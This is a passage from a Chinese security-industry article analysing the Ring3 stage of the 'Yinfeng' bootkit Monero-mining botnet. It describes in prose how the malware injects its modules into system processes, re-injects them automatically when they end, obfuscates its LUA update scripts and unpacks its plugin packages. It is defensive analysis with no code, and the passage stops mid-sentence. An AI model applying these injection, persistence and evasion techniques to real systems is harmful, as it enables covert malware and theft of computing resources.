
“隐蜂”来袭：金山毒霸截获全球首例Bootkit级挖矿僵尸网络（下篇） - FreeBuf网络安全行业门户

freebuf.com/column/175106.html



前置阅读(上篇)：http://www.freebuf.com/articles/network/173400.html


在上篇的分析中，我们分析了“隐蜂”挖矿木马的“Boot劫持”和“内核Rootkit”前两个关键部分，本篇中主要针对Ring3层的挖矿模块工作机制展开剖析。

三、R3挖矿插件阶段


“隐蜂”挖矿木马在R3层的框架设计也是比较复杂的，整个R3层解压后的模块配置文件总数多达30+，同时引入LUA脚本引擎实现更灵活的策略控制，并且在隐蔽性、兼容性等细节处理上也非常完善，所有一切的目的都是为了在隐藏自身的前提下，充分压榨系统的CPU、GPU设备资源用于挖掘“门罗币”。从R3层整体设计上划分，主要包括基础模块“subsystem”、引导模块“ccmain.bin”、外层支持插件包“bsp.lib”以及挖矿插件包“schema.tlb”四大核心部分。

1. 加载R3层基础模块“subsystem”


如前文所述，内核模块在镜像回调函数中将模块“stub.bin”通过APC注入到svchost.exe进程，而“stub.bin”是“隐蜂”R3层插件的初始Loader，它会从最初填充的参数中加载后续核心模块“subsystem”，在修复重定位和填充IAT后直接跳转到OEP执行。“subsystem”模块负责执行升级LUA脚本并解析加载R3插件MRFS镜像；另外作为基础模块，与前文内核模块“kernel”类似，通过R3层“mpsi.dll”API接口导出核心功能给后续模块使用；除此还会创建Timer定时检测内核映像回调是否被摘除、删除dump文件、挂钩绕过异常内存检测等。



“subsystem”模块中升级功能由LUA脚本控制完成，“etc/exs.bin”文件是编译后的luac文件，病毒作者修改了头特征字段，并且调整了LUA虚拟机的opcode表顺序防止反编译，从绑定的函数来看，脚本exs.bin功能比较简单，读取“etc/config.js”中的配置，通过伪DGA(结果固定)生成URL直接传参调用。




最后，“subsystem”模块会读取磁盘数据，解密解压出一个新的“MRFS”镜像文件，负责注入“/bin/i386/ccmain.bin”到系统进程msdtc.exe，进一步引导加载真正的挖矿插件包。镜像文件结构与前文一致，解压结果如下:




2. 加载挖矿插件包的引导模块“ccmain.bin”

“config.js”配置文件中指明引导模块“cloudcompute.api”，主要负责解析将“/bin/i386/ccmain.bin”模块注入到系统进程。注入方法也比较经典，挂起创建系统进程，映射模块内存到傀儡进程，插入APC指向模块OEP完成注入。比较有特点的是“自动复活”机制，在完成注入以后注册回调函数监控傀儡进程句柄，一旦进程结束会再次触发注入过程，并且这个过程是递归的。该注入流程作为通用模板在后续代码中也会多次用到，细节步骤如下:




如上图，ccmain.bin模块入口代码修正重定位和IAT后，拷贝Shellcode对傀儡进程入口点Patch，当傀儡进程恢复执行到OEP时再次获取控制权，该模块功能主要负责存储在注册表中插件包的解析和升级，这个插件包是变异的ZIP格式(修改PK头特征)，主要包含引导模块、外层支持插件组、挖矿插件组三大部分，随后病毒会加载模块“/bin/i386/Kaga.so”继续引导外层插件和挖矿插件工作。




3. 外层支持插件包“bsp.lib”

“Kaga.so”模块作为后续模块包的引导模块，负责从支持模块包“bsp.lib”中解压相关模块进行加载， “bsp.lib”采用了另外一种自定义格式，共包含6个核心模块文件(x86/x64)和2个Lua脚本，文件格式和组成细节描述如下:




“Kaga.so”模块其实是一个引导中转模块，从传参来看主要有7个功能分支，核心是加载或注入“/bin/i386/Akagi.bin”，不同分支往下层传递不同参数，再由“Akagi.bin”根据参数来引导执行挖矿插件包、外围控制